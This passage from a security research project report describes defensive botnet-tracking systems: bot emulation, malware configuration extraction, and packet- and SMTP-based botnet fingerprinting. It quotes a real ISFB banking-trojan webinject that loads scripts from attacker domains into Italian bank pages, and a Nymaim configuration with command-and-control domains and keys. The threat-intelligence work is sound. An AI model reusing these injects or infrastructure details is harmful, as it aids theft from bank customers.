


Figure 2.8: Overview of the system functionality

Mtracker framework serves as an execution and control environment for workers, which are emulating bots. Architecture overview (including cooperation with the Ripper framework presented in section 2.2.2) is presented in Fig. 2.9. Static configuration, which contains information required to connect to a C&C server, is extracted from malware samples by the Ripper module and stored in a configuration database. Mtracker downloads static configuration as an input for the worker, as it is required to connect to the botnet infrastructure. The framework uses a set of proxy servers to emulate different geographic locations, thus providing the ability to track campaigns targeting different countries, but also counteract to IP address blacklisting by botnet operators. Additionally, usage of a passive DNS system helps to connect to C&C servers, which domains were seized by authorities, however still operating on the original IP address.




Figure 2.9: Mtracker architecture overview

Bot modules are small programs or scripts mimicking real bots. They are developed using knowledge from reverse engineering of particular malware families. Such scripts do not have full functionality of original malware bots, they only emulate functions needed for collection of dynamic configuration. They can contact real C&C servers in order to obtain dynamic configuration or, in case of P2P botnets, connect to other bots. As some botnets introduced modularity and traffic obfuscation, bot modules also handle such scenarios, in order to decode complete payload distributed to bots.

Mtracker is integrated with the static malware configuration extraction system to track new malware binaries that successfully passed the static analysis phase. Additionally, any executables (malware modules, plugins, updates) obtained by Mtracker are uploaded back into the static malware configuration extraction system.

Depending on the malware family, Mtracker can download various information contained in dynamic configuration, for example webinjects used by banker trojans, spam templates used by spambots, URI to malware samples in case of downloaders, but also addresses of the botnet infrastructure. An example of webinjects of ISFB banker is presented in Fig. 2.10.

```
set_url *relaxbanking.it*
replace: <!DOCTYPE**</title>
inject:
<!DOCTYPE**</title><script id="src1" src="https://fattotalo.vip/lancher/in/relax/rel.php?id=@ID@"></script>
<script id="src3">
window.delsrc= function (a){if(document.getElementById(a)) document.getElementById(a).parentNode.removeChild(documen
delsrc("src1");delsrc("src2");delsrc("src3");delete delsrc;</script>

end_inject

set_url *finecobank.com*
replace: <!DOCTYPE**<head>
inject:
<!DOCTYPE**<head><script id="src1" src="https://fattotalo.vip/lancher/in/fineco/fin.php?id=@ID@"></script>
<script id="src3">
window.delsrc= function (a){if(document.getElementById(a)) document.getElementById(a).parentNode.removeChild(documen
delsrc("src1");delsrc("src2");delsrc("src3");delete delsrc;</script>

end_inject

set_url https://corporate.bpergroup.net/eb/*
replace: </head>
inject:
<script type="text/javascript" id="src__000" src="https://bazoinf.us/kenta/in/bpergroup/bpe.php?id=@ID@"></script>
</head>

end_inject

set_url https://scrigno.popso.it/ihb/run*
replace: </body>
inject:
<script type="text/javascript" id="src__000" src="https://bazoinf.us/kenta/in/popso/pop.php?id=@ID@"></script>
</body>

end_inject
```

Figure 2.10: An example of a webinject of ISFB (banker trojan)

Mtracker framework outputs extracted information as semi-structured plaintext data (web injects, spam templates, dynamic configuration) or binaries (malware modules, plugins, updates).

On M36 of the project the system extracted about 3 000 dynamic configurations using 14 500 bot instances and is able to track 28 malware families or their modules (for malware that has plugin-based architecture), as presented in Tab. 1.

Table 1: Malware families and modules trackable by Mtracker


Number	Family name	Number	Family name
1	Andromeda	15	Nymaim
2	Chthonic	16	Ostap
3	Danabot	17	Panda
4	Danaloader	18	Pony
5	Dridex	19	Pushdo
6	Emotet	20	Quantloader
7	Emotet spam	21	Ramnit
8	Globeimposter	22	Smokeloader
9	Gootkit	23	Tinba
10	Hancitor	24	Tinynuke
11	ISFB	25	Tofsee
12	Kronos	26	Trickbot
13	Locky	27	VMZeus
14	Necurs	28	Zloader

Mtracker system has many advantages over traditional sandboxes:

- it is lightweight: hardware requirements are not high even with 300 trackers,
- no malicious traffic is sent by the emulated bots,
- in most of the cases, the system downloads the commands without delay.

Nevertheless the system requires significant amount of time for the initial analysis of new malware families and their communication protocols. Afterward, maintaining of the modules is also time consuming as malware families change over time, which can impact the tracking operations.

Dynamic configuration extracted by a module is sent to the dedicated SISSDEN's MISP instance and from there can be browsed and shared. Multiple dynamic configurations are grouped in events, which represent a single tracker (bot emulator) with its associated static configuration (configuration embedded in a malware sample containing C&C connection details, more information in section 2.2.2). Fig. 2.11 presents automatically imported tracker information (recent Trickbot, Danabot and ISFB instances):



Events

« previous 1 2 next »

My Events Org Events Enter value to search Filter

Published	Org	Owner Org	Id	Clusters	Tags	#Attr.	#Corr.	Email	Date	Info
✖	SISSDEN	SISSDEN	573			423	29		2019-04-15	trickbot - dd8efd47d06f2ef257bb46619d164e45de0726292abc0a1772cda7288b5b33ea
✖	SISSDEN	SISSDEN	572			3			2019-04-15	trickbot - f0899170a28c2ef1e23064b00b1f1825c7fd74ac15f4d2694ae148f63083bd15
✖	SISSDEN	SISSDEN	553			863	29		2019-04-15	trickbot - 0309d650cb61b10d6d940e68f38a0863e1c38880213bdc36df0101d70f055bee
✖	SISSDEN	SISSDEN	571			3			2019-04-15	danabot - b49d2040d31bf16fab7e7f3e3e80912236d437287e4dcd5480c9f57802b24d28
✖	SISSDEN	SISSDEN	561			1720	29		2019-04-15	trickbot - c0a683ea5ca61463c59bb7f9178c61467a5c55b82142421e9e0e1a171818de95
✖	SISSDEN	SISSDEN	570			3			2019-04-15	trickbot - ea79cdcb691dbc8a067b56f526245f6c7c66f06588f89e3dda5b89f9b642b49f
✖	SISSDEN	SISSDEN	549			1303	29		2019-04-15	trickbot - e120af9a3fc6a743cc4e1a5a7a650451e630599e349c9d1774c4ad8d8cfd7238
✖	SISSDEN	SISSDEN	554			1719	29		2019-04-15	trickbot - 2a1e70e61044cb88cad01faf6a7e58e17a4a60fd64cf7a0fc7428fd7d8314381
✖	SISSDEN	SISSDEN	569			860	29		2019-04-15	trickbot - d43b1928c3f5aea3fc4252d5d60fedfa58883d083dad8bab0b133926e2d8706a
✖	SISSDEN	SISSDEN	544			5			2019-04-15	isfb - 52ce03aa40dd0d1c595a36258f1c99fcb7885440e371692f79b2eecd69a27c5d

Figure 2.11: Dynamic configuration extracted by Mtracker system available in the MISP instance

Information provided by Mtracker can be successfully used to track botnet commands and infrastructure. It is a valuable source of cyber threat intelligence, because the data is obtained directly from botnet infrastructure, without any delays. Thus providing operational and actionable information of high quality and reliability.

2.2.2 Extraction of static malware configuration

Name	Extraction of static malware configuration
Lead by	NASK
Data Source(s)	Malware collected by SISSDEN, NASK's internal sources
Analysis Result(s)	static malware configuration (including C&C information and cryptographic keys)
Update Frequency	live
State	Fully deployed and integrated

Description

Malware static configuration extraction subsystem is used to extract configuration data (C&C addresses, communication keys etc.) from analyzed malware samples. The subsystem schedules execution of malware samples in a sandbox environment, performs memory dumping, static binary analysis and stores results in a database. It is also integrated with the Mtracker framework (section 2.2.1), as the Mtracker uses information provided by this subsystem as input data.

Major part of the subsystem is the Ripper framework, which is equipped with malware-specific analysis modules, developed after successful reverse engineering a particular malware family. These modules extract static configuration from memory dumps and binary files. Please note, that the framework itself is developed and operated outside of the SISSDEN project, however the results are shared within the project and multiple modules were developed as a part of the project.

Configuration extraction works as follows. Analyzed malware sample is executed in NASK's sandbox environment to obtain memory dump of malware process. The main goal of this step is to unpack malware or let it download and save (drop) the final malicious executable on the machine. Then the Ripper framework performs analysis of the obtained files and dumped memory in order to extract static malware configuration.

The current version of the subsystem supports extraction of static configuration of about 60 malware families. Content of a static configuration varies between malware families, however it often includes C&C servers' domains, DGA seeds, cryptographic keys for communication with the C&C, version information. Sample configuration of a Nymaim malware produced by the Ripper system is presented in Fig. 2.12:

dns	8.8.8.8:53,8.8.4.4:53
domains	olseneinfeis.com, gedstines.com
encryption_key	gx3Gd93kdXdjd]dGdg573
fake_error_message	Acrobat Reader;Can not view a PDF in a web browser, or the PDF opens outside the browser.
notepad_template	%windir%\system32\notepad.exe;%windir%\system32\notepad.exe
public_key	111132056658454368126519043857504149995529135694033144692512583157491339968914614051617900207582345 65537
timestamp	2017-02-14 13:35:21
urls	http://olseneinfeis.com/hue53ypdi/index.php,http://gedstines.com/hue53ypdi/index.php

Figure 2.12: An example of extracted static configuration of Nymaim banker

The data produced by malware static configuration extractor subsystem is fed into SISSDEN's MISP instance as a structured JSON attachment to an event representing a single tracker. This object also holds information about extracted malware dynamic configuration and is further explored in section 2.2.1. The idea behind such grouping is that Mtracker can use particular static configuration to extract many dynamic configurations, thus it is one to many relation. An example of static malware configuration is presented in Fig. 2.13.




Figure 2.13: Malware static configuration available in the MISP instance

Top 10 malware families by number of static configurations provided to Mtracker system are presented in Tab. 2.

Table 2: Top 10 malware families by number of static configurations provided to Mtracker system

Malware family name	Number of static configurations
ISFB	558
Trickbot	330
Smokeloader	210
Nymaim	184
Emotet	168
Necurs	94
Panda	89
Danabot	79
Ramnit	65
Hancitor	60

2.2.3 PGA-based Botnet fingerprinting

Name	PGA-based Botnet fingerprinting
Lead by	NASK
Data Source(s)	Darknet/honeypot traffic, sandboxes
Analysis Result(s)	Botnets/malware packet generation signatures
Update Frequency	1/5 minutes
State	Fully integrated

Description

PGA (Packet Generation Algorithm) module leverages knowledge of malware networking stack implementation. It inspects traffic originating from botnets or other malicious software in order to link them to specific network signatures.

Malware, botnets or potentially malicious tools (like scanners) often utilize different packet generation algorithms, in order to simplify packet generation procedure or make it more performant. These procedures are usually based on some simple operations, for example:

- byte swapping,
- value increment,
- value hardcoding.

These signatures can be usually spotted in the scanning or DoS traffic. Figure 2.14 presents an example of a PGA signature in DNS traffic (scanning) observed in the NASK darknet.




Figure 2.14: Example of PGA signatures in DNS traffic observed in the NASK darknet

It can be easily spotted that three particular fields are connected with each other: Source IP address, IP ID and DNS ID. All of 20 presented network packets have following signatures in IP and DNS protocols headers:

- IP_ID = DNS_ID
- IP_ID[1] + 1 = IP_SRC[4]
- DNS_ID[1] + 1 = IP_SRC[4]
- IP_ID[4] = IP_SRC[3]
- DNS_ID[4] = IP_SRC[3]

PGA-based botnet fingerprinting operates mainly on the darknet traffic. A custom system was developed from scratch to analyse protocol headers in network packets and identify relations between particular bytes in those headers. Consequently, it allows to apply such rules for the analysis of malicious traffic and, in some cases, even perform attribution of attacks, for example: which botnet is responsible for scanning or exploitation or which group is responsible for a particular Denial of Service attack.

Figure 2.15 presents an example of PGA signatures matched during DoS attacks targeting one of Google IP addresses. These signatures were observed in backscatter from a SYN flood attack, thus were detected in TCP SYN-ACK packets.




Figure 2.15: Signatures in SYN-ACK packets originating from a SYN flood DoS attack

As these signatures were visible in server responses, they can be easily transformed to signatures that could have been observed in original SYN packets used for flooding:

- SYN-ACK: DPORT = ACK[1:2] → SYN: SPORT = SEQ[1:2]
- SYN-ACK: ACK[3:4] = 0x0000 → SYN: SEQ[3:4] = 0xFFFF
- SYN-ACK: DPORT = IP_DST[3:4] → SYN: SPORT = IP_SRC[3:4]

Knowing that this attack was performed with three above mentioned signatures, it is possible to link this particular attack with others using the same technique.

To sum up, PGA module allows to create new signatures based on header-level characteristics of network attacks and facilities attribution actions (detection of tools or malware).

2.2.4 SMTP-based Botnet fingerprinting

Name	SMTP-based Botnet fingerprinting
Lead by	NASK
Data Source(s)	NASK spamtraps, sandboxes
Analysis Result(s)	Botnet SMTP dialects, IP to Botnet mapping
Update Frequency	live
State	Fully integrated

Description

The main goal of this analysis is to monitor spamming activities of specific botnet families and identification of infected machines by analysis low-level properties of SMTP conversations, i.e. SMTP dialects. This approach allows to observe anomalies in SMTP implementations and link them to specific malware families. This in turn enables attribution of infections and spam campaigns to specific botnets.

SMTP-based Botnet fingerprinting module was developed from scratch and analyses protocol implementation details of an SMTP client. The idea is simple: collect data concerning SMTP implementation of common tools like Mozilla Thunderbird or Microsoft Outlook and compare it with the SMTP implementation in the monitored TCP connections (during email transfer). Moreover, some of the Internet Message Format (IMF) headers can be also included during the analysis. For instance, User-Agent or X-Mailer headers can be used to detect attempt of user agent spoofing (dialect does not match the specified mailing client).

Fig. 2.16 presents an example of a dialect analysis process. Following steps of analysis can be pointed out:

- Incoming SMTP dialect matches the Thunderbird SMTP implementation.
- Normally, this dialect would be classified as legitimate. However, X-Mailer header included in email message is specified as “Microsoft Outlook 14.0”.
- Incoming SMTP dialect is compared with Microsoft Outlook dialect.
- As those two dialects does not match, incoming SMTP dialect is marked as malicious (implementation of SMTP does not match the specified email client).




Figure 2.16: Example of dialects analysis

As SMTP-based botnet fingerprinting operates also on sandbox traffic, it is possible to track behaviors and SMTP implementations of spamming botnets. An example of such analysis is investigation of a malicious eFax spamming campaign which included MS Office documents (that were used to install a malware dropper), where the Sendsafe botnet was responsible (Fig. 2.17).




Figure 2.17: eFax malicious spam campaign, Sendsafe botnet

Some facts concerning this spam campaign:

- Messages were sent by the Sendsafe botnet.

- Email clients specified in email messages were declared as different Apple devices.
- Sendsafe SMTP implementation and Apple SMTP implementation have many differences:
    - HELO + domain instead of EHLO + [IP] in Apple.
    - Sendsafe inserts spaces between ":" and "<" characters, while Apple devices do not.
    - Sendsafe does not use QUIT command, while Apple devices do.

Analysis of SMTP dialects easily distinguishes these emails in the SMTP traffic. It can be used to both detect spam and detect email client spoofing attempt, thus notifying that this email is potentially malicious.

In the second use example, Tofsee botnet X-Mailer headers were analysed. Fig. 2.18 presents email clients specified by the Tofsee botnet during its spamming activity from 7th March 2019 to 31th March 2019.

